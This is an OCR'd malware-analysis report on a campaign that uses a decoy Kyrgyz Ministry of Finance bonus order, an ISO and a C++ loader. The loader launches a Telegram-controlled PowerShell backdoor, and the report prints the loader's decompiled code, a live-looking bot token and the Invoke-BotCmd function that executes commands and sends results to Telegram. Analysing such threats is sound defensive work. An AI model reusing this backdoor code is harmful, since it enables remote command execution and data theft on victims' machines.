
Ministry of Finance of the Kyrgyz Republic

Order

January 08, 2025 No. 950-2-DP Bishkek city

In order to reward employees of the Ministry of Finance of the Kyrgyz Republic for their professional contribution, conscientious performance of official duties and achievement of high results in work,

I ORDER:




1. Bonuses shall be paid from funds allocated for wages within the approved budget of the Ministry.
2. Supervision over the execution of this order shall be assigned to [full name of responsible person], [position).
3. This order shall enter into force from the moment of its signing.

Minister of Finance
(signature)

Baketaev A.K.

Campaign-2 : Decoy




Give bonuses to the following employees:

№	Full name of the employee	Job title	Premium amount (COM)
		Chief specialist of the budget department	100 000
		Leading accountant of the finance department	80 000
		Economist	120 000
		Head of Planning Department	15 0000
		Specialist of the analysis department	90 000
		Deputy Chief reporting department	140 000

Премировать следующих сотрудников:

№	ФИО сотрудника	Должность	Размер премии (сом)
1	Асанов Асан Тынычбекович	Главный специалист отдела бюджета	100 000
2	Усенова Айгуль Жумадыловна	Ведущий бухгалтер отдела финансов	80 000
3	Касымов Нурлан Умурбекович	Экономист	120 000
4	Султанов Бакыт Эргешович	Начальник отдела планирования	15 0000
5	Айтбаева Мээрим Токтосуновна	Специалист отдела анализа	90 000
6	Исмаилов Талантбек Жаныбекович	Заместитель начальника отдела отчетности	140 000
	Аманова Гулнара		


Campaign-3 : Decoy



Technical Analysis


Campaign-1 : ISO


- File *20241228_140656.iso* contains decoy PDF and EXE



C++ Loader

- Base64 encoded blob






Triggering PowerShell

- Loader uses ***CreateProcess*** API

```
memcpy(v5, aJabuag8aawblag, 0x2390uLL);
v5[9104] = 0;
Src[1] = 0LL;
v6 = operator new(0x23F7uLL);
if ( !v6 )
  goto LABEL_22;
si128 = _mm_load_si128((const __m128i *)&xmmword_140019D50);
v8 = (_BYTE *)(((unsigned __int64)v6 + 39) & 0xFFFFFFFFFFFFFFE0uLL);
*((_QWORD *)v8 - 1) = v6;
v18 = si128;
Src[0] = (__int64)v8;
qmemcpy(v8, "powershell -NoProfile -ExecutionPolicy Bypass -e \"", 50);
memcpy(v8 + 50, v5, 0x2390uLL);
```



Base64 to PS1

- Telegram Bot Token
- Two interesting functions
  - Invoke-BotCmd
  - Invoke-BotDownload

```
$Token = "7898508392:AAF5FPbJ1j1PQfqCIGnx-zNdw2R5tF_Xxt0"
$URL = "https://api.telegram.org/bot{0}" -f $Token
$lastID = 123
$sleepTime = 2
$identifier = -join ((48..57) | Get-Random -Count 5 | % {[char]$_})
```

- Bot Commands
  - Invoke-Expression and Invoke-WebRequest
  - Telegram's 4095-character limit

```
function Invoke-BotCmd {
    param (
        $command
    )
    try {
        $result = Invoke-Expression($command)
    }
    catch {
        $result = $Error[0].Exception
    }
    $res = "[$identifier]%0D%0A"
    $result | ForEach-Object {$res += [string]$_ + "%0D%0A"}

    if($res -eq ""){
        $lastID = $updateid
        continue
    }
    if($res.Length -gt 4095){
        for ($i = 0; $i -lt $res.Length / 4095; $i++) {
            $begin = $i * 4095
            $end = $begin + 4094
            if($end -gt $res.Length){
                $end = $res.Length
            }
            $data = "chat_id=$from&text=" + $res[$begin..$end]
            $URI = "$URL/sendMessage?$data"
            Invoke-WebRequest -Uri $URI > $null
        }
    } else {
        $data = "chat_id=$from&text=$res"
        $URI = "$URL/sendMessage?$data"
        Invoke-WebRequest -Uri $URI > $null
    }
}
```


PowerShell – BotDownload

